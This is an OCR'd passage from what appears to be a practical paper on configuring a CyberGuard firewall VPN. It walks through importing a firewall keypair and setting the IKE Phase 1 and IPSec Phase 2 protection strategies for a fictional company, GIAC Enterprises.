
□ Decrypt private key

Please enter the password for the private key.

Password

Confirm Password

☑ Mask password


Browse Files

Directory: /etc/security/firewall/keys/

Filter: *


Files:
- cert.conf
- csr.pem
- privkey04.pem

Directories:
- ..

Selection: privkey04.pem

Navigate to the **/etc/security/firewall/keys/** directory, and the private key should be displayed in the ***Files*** window. Double click on the corresponding file name for the private key and then click ***Ok***.

In the ***Certificate Filename*** window, click ***Next***.


Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.

Private Key Filename

Please enter the private key filename or click the Browse button to select one from a list:

Filename: /etc/security/firewall/keys/privkey04

□ Decrypt private key


Please enter the password for the private key.

Password:

Confirm Password:

☑ Mask password

Click ***Finish*** in the ***Confirmation*** window to import the firewall certificate and link it to the private key.


Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Confirmation

Please review the choices you have made. To import the keypair, press Finish. To modify any of your choices, press Back.

Certificate file format: X.509 Certificate and private key


Method for importing the certificate: Import from file

Certificate filename: /var/tmp/.tmpKAA000160

Private key filename: /etc/security/firewall/keys/privkey04.pem

Steps
1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.
Previous
Finish
Cancel
Help

The ***Summary*** window will display when the firewall certificate has been imported and has been linked with the corresponding private key. If any other CA certificates were imported at the same time, those will be listed as well. Click ***Close*** to return to the ***Certificate Management*** window.


Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Summary

The name of the certificate that was imported is:

C=Us,L=Richmond,O=GIAC Enterprises,OU=Operations,OU=FCD,CN=gate1


The following CA certificates were also imported:

None.

Steps
1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.
Close

***** Note ***** If there are any problems with importing the firewall certificate and linking it to the private key, those errors will be displayed here. If that happens, you may need to create a new certificate request and have a new firewall certificate issued. If you have reason to believe that a firewall certificate has been compromised you should create a new certificate request and have a new firewall certificate issued as well.

You should now see the fully imported firewall certificate displayed in the ***Certificate Management*** window. After all CA certificates and firewall certificates have been imported, click ***Save***, then ***Use*** and ***Close Window***.



Keypair Tag	Subject	Issuer	Validity Period	Encryp
FCD-Gate1	gate1	Root CA	/04 21:00:42 - 02/21/05 21	RSA


Firewall Keypair Tag

Keypair Tag: FCD-Gate1

***** Note ***** If you were going to establish VPN connections with other companies or organizations using firewall certificates from another issuing authority, you would need to import the corresponding firewall certificates as well.


2.4.5 Defining IKE Protection Strategies

The next step in configuring our VPN is to establish the protection strategy we will use for Phase 1 of IPSec. Phase 1 is when the Diffie-Hellman key exchange takes place, as well as authentication of the IPSec peer devices. Phase 1 is accomplished through Internet Key Exchange (IKE), and is intended to provide a secure and encrypted communication channel between the two IPSec peer devices.



To configure Phase 1 of IPSec on the CyberGuard firewall, select ***Virtual Private Networks*** from the ***Configuration*** menu. Then select ***IKE Protection Strategies*** from the ***Virtual Private Networks*** menu.

Under the ***Protection Strategies*** tab, click ***Insert*** to create a custom protection strategy. Enter **GIAC-Enterprises-1a** in the ***Protection Strategy*** field and a corresponding comment in the ***Comment*** field.




Protection Strategy	Comment
GIAC-Enterprises-1a	GIAC Enterprises IKE Policy 1a
Default	Propose all - stronger security first
HighSecurity	Limit choices to the more secure algorithms
Aggressive	IKE aggressive mode: only one DH group may be specified

Protection Strategy: GIAC-Enterprises-1a

Comment: GIAC Enterprises IKE Policy 1a

Under the ***Cryptographic Properties*** tab, highlight **GIAC-Enterprises-1a** in the ***Protection Strategy*** window and click ***Insert***. Deselect the ***Unspecified*** checkbox and select the following values from the corresponding drop down boxes:

Encryption Algorithm	**aes-cbc**
Hash Algorithm	**sha1**
Diffie-Hellman Group	**5**
SA Lifetime Seconds	**5400**
SA Lifetime Kbytes	**25600**



IKE Protection Strategies (gate1.fortunecookie.com:cg1)

Protection Strategies | Cryptographic Properties

Protection Strategy:
- GIAC-Enterprises-1a
- Default
- HighSecurity
- Aggressive

Encryption Algorithm	Hash Algorithm	Diffie-Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes
aes-cbc	sha1	5	5400	25600

Encryption Algorithm	aes-cbc
Hash Algorithm	sha1
Diffie-Hellman Group	5
SA Lifetime Seconds	5400
SA Lifetime Kbytes	25600 ☐ Unspecified

When you have finished making the selections, click ***Save***, then ***Use*** and ***Close Window***.

***** Note ***** Both IPSec peer devices *MUST* match so it is imperative that you coordinate with the administrator of the other end and that both sides are configured the same.


CyberGuard firewalls support the following options for IKE Protection Strategies (default values are underlined):

Encryption Algorithm	`3des-cbc, des-cbc, twofish-cbc, blowfish-cbc, aes-cbc, cast128-cbc`
Hash Algorithm	`sha1, md5, tiger192, ripemd160`
Diffie-Hellman Group	`1, 2, 5`

SA Lifetime Seconds	60 min – 315360000 max (10 years) (default = 10800 or 3 hours)
SA Lifetime Kbytes	100 min – 2147483647 max (default = 51200 or 50 Mb)


2.4.6 Configuring IPSec Protection Strategies

The next step in configuring our VPN is to establish the protection strategy we will use for Phase 2 of IPSec. Phase 2 is used to define how the sensitive traffic will be protected between the two IPSec peer devices. Phase 2 is negotiated through the tunnel created during Phase 1, and is negotiated for each type of sensitive traffic that is configured for a different IPSec Protection Strategy.



To configure Phase 2 of IPSec on the CyberGuard firewall, select ***Virtual Private Networks*** from the ***Configuration*** menu. Then select ***IPSec Protection Strategies*** from the ***Virtual Private Networks*** menu.

Under the ***Protection Strategies*** tab, click ***Insert*** to create a custom protection strategy. Enter **GIAC-Enterprises-1b** in the ***Protection Strategy*** field and a corresponding comment in the ***Comment*** field.



Protection Strategy	Comment
GIAC-Enterprises-1b	GIAC Enterprises IPSec Policy 1b
Default	Propose all - stronger security first
HighSecurity	Limit choices to the more secure algorithms
EncryptOnly	Encrypt only (do not apply HMAC to packets)
AuthOnly	Authenticate only (do not encrypt packet data)


Protection Strategy: GIAC-Enterprises-1b

Comment: GIAC Enterprises IPSec Policy 1b

Under the ***Cryptographic Properties*** tab, highlight **GIAC-Enterprises-1b** in the ***Protection Strategy*** window and click ***Insert***. Deselect both of the ***Unspecified*** checkboxes and select the following values from the corresponding drop down boxes:

Encryption Algorithm	**aes-cbc**
Authentication Algorithm	**hmac-sha1-96**
SA Lifetime Seconds	**28800**
SA Lifetime Kbytes	**51200**

IP Payload Compression will remain deselected as well.



Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	IPCOMP
GIAC-Enterprises-1b	aes-cbc	hmac-sha1-96	28800	51200	NO
Default					
HighSecurity					
EncryptOnly					
AuthOnly					

Encryption Algorithm: aes-cbc

Authentication Algorithm: hmac-sha1-96

SA Lifetime Seconds: 28800 □ Unspecified

SA Lifetime Kbytes: 51200 □ Unspecified

□ IP Payload Compression

When you have finished making the selections, click ***Save***, then ***Use*** and ***Close Window***.

***** Note ***** Both IPSec peer devices *MUST* match so it is imperative that you coordinate with the administrator of the other end and that both sides are configured the same.


Depending on the sensitivity of the traffic you will be sending across the VPN connection, you can increase or decrease the strength of the encryption by establishing different IPSec Protection Strategies. This can allow you to assign different strategies to different types of network traffic. CyberGuard firewalls also support the Payload Compression through the use of the IPCOMP algorithm.

CyberGuard firewalls support the following options for IPSec Protection Strategies (default values are underlined):

Encryption Algorithm	`3des-cbc, des-cbc, twofish-cbc, blowfish-cbc, aes-cbc, cast128-cbc, none`
Authentication Algorithm	`hmac-sha1-96, hmac, hmac-md5-96, none`
SA Lifetime Seconds	`60 min – 315360000 max (10 years) (default = 28800 or 8 hours)`
SA Lifetime Kbytes	`100 min – 2147483647 max (default = 51200 or 50 Mb)`

